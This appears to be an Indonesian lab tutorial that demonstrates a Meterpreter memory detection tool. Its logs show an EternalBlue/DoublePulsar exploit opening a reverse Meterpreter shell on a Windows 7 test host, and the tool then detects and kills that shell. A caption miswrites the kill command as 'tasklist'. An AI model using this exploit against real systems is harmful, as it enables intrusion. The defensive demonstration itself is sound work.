


```
05:06:40.3166016 : 2092 iexplore  is OK
05:06:40.4367744 : 1976 dwm  is OK
05:06:40.4768320 : 728 svchost  is OK
05:06:40.5168896 : 904 WmiPrvSE  is OK
05:06:40.5569472 : 272 smss  is OK
05:06:40.5970048 : 4 System  is OK
05:06:40.6370624 : 0 Idle  is OK
05:06:50.8217072 : 4076 conhost  is OK
05:06:50.8817936 : 2736 cmd  is OK


[#] Meterpreter Payload Detection
[#] IDS-IPS Version: 1.0.0.5
[#] Console version Published by Damon Mohammadbagher
[#] API code and Meterpreter Signature by Rohan Vazarkar, David Bitner
[#] 2/8/2018 5:07:40 AM Started time
[#] IDS Mode only

Scanning 39 process
05:07:40.6934192 : 1244 svchost  is OK
05:07:40.7334768 : 2392 FrzState2k  is OK
05:07:40.7735344 : 344 csrss  is OK
05:07:40.8135920 : 432 winlogon  is OK
05:07:40.8536496 : 608 svchost  is OK
05:07:40.8937072 : 512 lsm  is OK
05:07:41.0038656 : 3240 conhost  is OK
05:07:41.0439232 : 776 svchost  is OK
05:07:41.0839808 : 864 svchost  is OK
05:07:41.1240384 : 1092 svchost  is OK
05:07:41.1640960 : 504 lsass  is OK
05:07:41.5746864 : 3592 iexplore  is OK
05:07:41.6147440 : 1480 svchost  is OK
05:07:41.7549456 : 500 taskhost  is OK
05:07:41.7950032 : 944 svchost  is OK
05:07:41.8951472 : 1832 cmd  is OK
05:07:42.2456512 : 1636 Meterpreter_Payload_Detection  is OK
05:07:42.2857088 : 1340 spoolsv  is OK
```




```
msf exploit(eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 192.168.1.29:4444
[*] Generating Eternalblue XML data
[*] Generating Doublepulsar XML data
[*] Generating payload DLL for Doublepulsar
[*] Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] Launching Eternalblue...
[+] Pwned! Eternalblue success!
[*] Launching Doublepulsar...
[*] Sending stage (957487 bytes) to 192.168.1.58
[*] Meterpreter session 1 opened (192.168.1.29:4444 -> 192.168.1.58:49223) at 20
18-02-07 17:05:32 -0500
[+] Remote code executed... 3... 2... 1...

meterpreter > shell
Process 2736 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>exit
exit
meterpreter > sysinfo
```

Eksploitasi remote SMB Windows 7 dengan menggunakan payload meterpreter..


Administrator: Command Prompt - Meterpreter_Payload_Detection


```
05:05:18.7793568 : 396 cmd  is OK
05:05:19.7908112 : 1196 explorer  is OK
05:05:19.8308688 : 3064 mscorsvw  is OK
05:05:19.8709264 : 392 csrss  is OK
05:05:19.9109840 : 1844 svchost  is OK
05:05:19.9510416 : 2620 WmiPrvSE  is OK
05:05:19.9910992 : 2168 SearchIndexer  is OK
05:05:20.0311568 : 476 services  is OK
05:05:20.1313008 : 208 conhost  is OK
05:05:20.1713584 : 3120 svchost  is OK
05:05:20.2114160 : 380 wininit  is OK
05:05:21.2128560 : 2092 iexplore  is OK
05:05:21.3330288 : 1976 dwm  is OK
05:05:21.3730864 : 728 svchost  is OK
05:05:21.4131440 : 272 smss  is OK
05:05:21.4532016 : 4 System  is OK
05:05:21.4932592 : 0 Idle  is OK

         Infected Memory bytes :
         8C-8B-9B-9E-8F-96-A0-8C-86-8C-A0-8F-8D-90-9C-9A-8C-8C-A0-98-
         9A-8B-8F-96-9B-FF-FF-FF-8C-8B-9B-9E-8F-96-A0-8C-86-8C-A0-8F-
         8D-90-9C-9A-8C-8C-A0-98-9A-8B-A0-96-91-99-90-FF-8C-8B-9B-9E-
         8F-96-A0-8C-86-8C-A0-8F-8D-90-9C-9A-8C-8C-A0-88-9E-96-8B-FF-
         8C-8B-9B-9E-8F-96-A0-8C-86-8C-A0-8F-8D-90-9C-9A-8C-8C-A0-96-

         Process Arguments :

05:05:36.8553488
         Warning : Meterpreter Process Found in Memory !!!
         Process BaseAddress :  7667712
         Process EntryPointAddress :  7673740
         Infected Process: rundll32 :  2796
         rundll32.exe
                 Process Thread ID: 2220
                    Tid StartAddress: 0
                 Process Thread ID: 2380
                    Tid StartAddress: 1995337880
                 Process Thread ID: 2376
                    Tid StartAddress: 1995337880
         Infected Process should be killed : rundll32
         Infected Process path : C:\Windows\system32\rundll32.exe
05:05:42.7638448 : 904 WmiPrvSE  is OK
```

Saat meterpreter aktif, maka terdeteksi meterpreter pada tool tersebut..



```
5:12:05.4140688 : 1196 explorer  is OK
5:12:05.4541264 : 3064 mscorsvw  is OK

        Infected Memory bytes :
        8C-8B-9B-9E-8F-96-A0-8C-86-8C-A0-8F-8D-90-9C-9A-8C-8C-A0-98-
        9A-8B-8F-96-9B-FF-FF-FF-8C-8B-9B-9E-8F-96-A0-8C-86-8C-A0-8F-
        8D-90-9C-9A-8C-8C-A0-98-9A-8B-A0-96-91-99-90-FF-8C-8B-9B-9E-
        8F-96-A0-8C-86-8C-A0-8F-8D-90-9C-9A-8C-8C-A0-88-9E-96-8B-FF-
        8C-8B-9B-9E-8F-96-A0-8C-86-8C-A0-8F-8D-90-9C-9A-8C-8C-A0-96-

        Process Arguments :

5:12:05.5242272
        Warning : Meterpreter Process Found in Memory !!!
        Process BaseAddress :  7667712
        rundll32.exe
                Process Thread ID: 2220
                   Tid StartAddress: 0
                Process Thread ID: 2376
        Process EntryPointAddress :  7673740
                   Tid StartAddress: 1995337880
                Process Thread ID: 2296
                   Tid StartAddress: 1995337880
        Infected Process: rundll32 :  2796
        Infected Process should be killed : rundll32
        Infected Process path : C:\Windows\system32\rundll32.exe
5:12:05.6544144 : 392 csrss  is OK
5:12:05.6944720 : 1844 svchost  is OK
5:12:05.7345296 : 2168 SearchIndexer  is OK
5:12:05.7745872 : 476 services  is OK
5:12:05.8747312 : 208 conhost  is OK
5:12:05.9147888 : 3120 svchost  is OK
5:12:05.9548464 : 380 wininit  is OK
5:12:06.9863296 : 2092 iexplore  is OK
```


Infeksi proses ada di file rundll32 dengan PID 2796..



```
C:\Users\windows7>taskkill /PID 2796
ERROR: The process with PID 2796 could not be terminated.
Reason: This process can only be terminated forcefully (with /F option).

C:\Users\windows7>taskkill /F /PID 2796
SUCCESS: The process with PID 2796 has been terminated.

C:\Users\windows7>_
```


```
05:14:15.3609232 : 3120 svchost  is OK
05:14:15.4009808 : 380 wininit  is OK
05:14:16.4825360 : 2092 iexplore  is OK
05:14:16.6227376 : 1976 dwm  is OK
05:14:16.6627952 : 728 svchost  is OK
05:14:16.7028528 : 904 WmiPrvSE  is OK
05:14:16.7429104 : 272 smss  is OK
```

Untuk mematikan proses meterpreter ketik di command prompt : *tasklist /F /PID 2796* lalu enter..




```
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>exit
exit
meterpreter > sysinfo
Computer        : WINDOWS7-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > sysinfo
Computer        : WINDOWS7-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter >
[*] 192.168.1.58 - Meterpreter session 1 closed.  Reason: Died
```

Hasilnya meterpreter di target berhenti




```
C:\msfdetect>Meterpreter_Payload_Detection IPS

[#] Meterpreter Payload Detection
[#] IDS-IPS Version: 1.0.0.5
[#] Console version Published by Damon Mohammadbagher
[#] API code and Meterpreter Signature by Rohan Vazarkar, David Bitner
[#] 2/8/2018 5:18:42 AM Started time
[#] IPS Mode [ON]

Scanning 38 process
05:18:42.6352800 : 1244 svchost  is OK
05:18:42.6753376 : 2392 FrzState2k  is OK
05:18:42.7153952 : 344 csrss  is OK
05:18:42.7554528 : 432 winlogon  is OK
05:18:42.7955104 : 608 svchost  is OK
05:18:42.8355680 : 512 lsm  is OK
05:18:42.8756256 : 776 svchost  is OK
05:18:42.9156832 : 864 svchost  is OK
05:18:42.9557408 : 1092 svchost  is OK
05:18:42.9957984 : 504 lsass  is OK
05:18:43.3963744 : 3592 iexplore  is OK
05:18:43.7669072 : 1748 Meterpreter_Payload_Detection  is OK
05:18:43.8069648 : 1480 svchost  is OK
05:18:43.9471664 : 500 taskhost  is OK
05:18:43.9872240 : 944 svchost  is OK
05:18:44.0873680 : 3968 conhost  is OK
05:18:44.1274256 : 1340 spoolsv  is OK
05:18:44.1674832 : 668 DFServ  is OK
05:18:44.2075408 : 2268 wmpnetwk  is OK
05:18:44.2475984 : 1376 svchost  is OK
05:18:45.3291536 : 1196 explorer  is OK
05:18:45.3692112 : 2064 mscorsvw  is OK
```

Contoh penggunaan IPS pada program Meterpreter Payload Detection



```
05:18:47.0616448 : 4 System  is OK
05:18:47.1017024 : 0 Idle  is OK
05:18:48.1131568 : 1748 Meterpreter_Payload_Detection  is OK

05:19:39.8074896
         Warning : Meterpreter Process Found in Memory !!!

         Infected Memory bytes :
         Process BaseAddress :  1048576
         8C-8B-9B-9E-8F-96-A0-8C-86-8C-A0-8F-8D-90-9C-9A-8C-8C-A0-98-
         9A-8B-8F-96-9B-FF-FF-FF-8C-8B-9B-9E-8F-96-A0-8C-86-8C-A0-8F-
         8D-90-9C-9A-8C-8C-A0-98-9A-8B-A0-96-91-99-90-FF-8C-8B-9B-9E-
         8F-96-A0-8C-86-8C-A0-8F-8D-90-9C-9A-8C-8C-A0-88-9E-96-8B-FF-
         8C-8B-9B-9E-8F-96-A0-8C-86-8C-A0-8F-8D-90-9C-9A-8C-8C-A0-96-

         Process Arguments :
         Process EntryPointAddress :  1054604
         Infected Process: rundll32 :  1816
         rundll32.exe
                 Process Thread ID: 1088
                    Tid StartAddress: 0
                 Process Thread ID: 1088 with StartAddress: 0 Killed
                 Process Thread ID: 2908
                    Tid StartAddress: 1995337880
                 Process Thread ID: 2744
                    Tid StartAddress: 1995337880
         Infected Process should be killed : rundll32
         Infected Process path : C:\Windows\system32\rundll32.exe
05:19:45.7560432 : 3748 WmiPrvSE  is OK


[#] Meterpreter Payload Detection
[#] IDS-IPS Version: 1.0.0.5
[#] Console version Published by Damon Mohammadbagher
[#] API code and Meterpreter Signature by Rohan Vazarkar, David Bitner
[#] 2/8/2018 5:19:47 AM Started time
[#] IPS Mode [ON]

Scanning 38 process
05:19:47.1680736 : 1244 svchost  is OK
05:19:47.2081312 : 2392 FrzState2k  is OK
```

Ketika eksploitasi dengan payload meterpreter terjadi, di program mendeteksinya dan memberhentikan payload secara otomatis



```
msf exploit(eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 192.168.1.29:4444
[*] Generating Eternalblue XML data
[*] Generating Doublepulsar XML data
[*] Generating payload DLL for Doublepulsar
[*] Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] Launching Eternalblue...
[+] Backdoor is already installed
[*] Launching Doublepulsar...
[*] Sending stage (957487 bytes) to 192.168.1.58
[*] Meterpreter session 2 opened (192.168.1.29:4444 -> 192.168.1.58:49228) at
[+] Remote code executed... 3... 2... 1...

meterpreter >
meterpreter > sysinfo
[-] Error running command sysinfo: Rex::TimeoutError Operation timed out.
meterpreter > shell
[-] Error running command shell: Rex::TimeoutError Operation timed out.
meterpreter > ls
[-] Error running command ls: Rex::TimeoutError Operation timed out.
meterpreter >
[*] 192.168.1.58 - Meterpreter session 2 closed.  Reason: Died

msf exploit(eternalblue_doublepulsar) >
```

Hasilnya seperti di atas

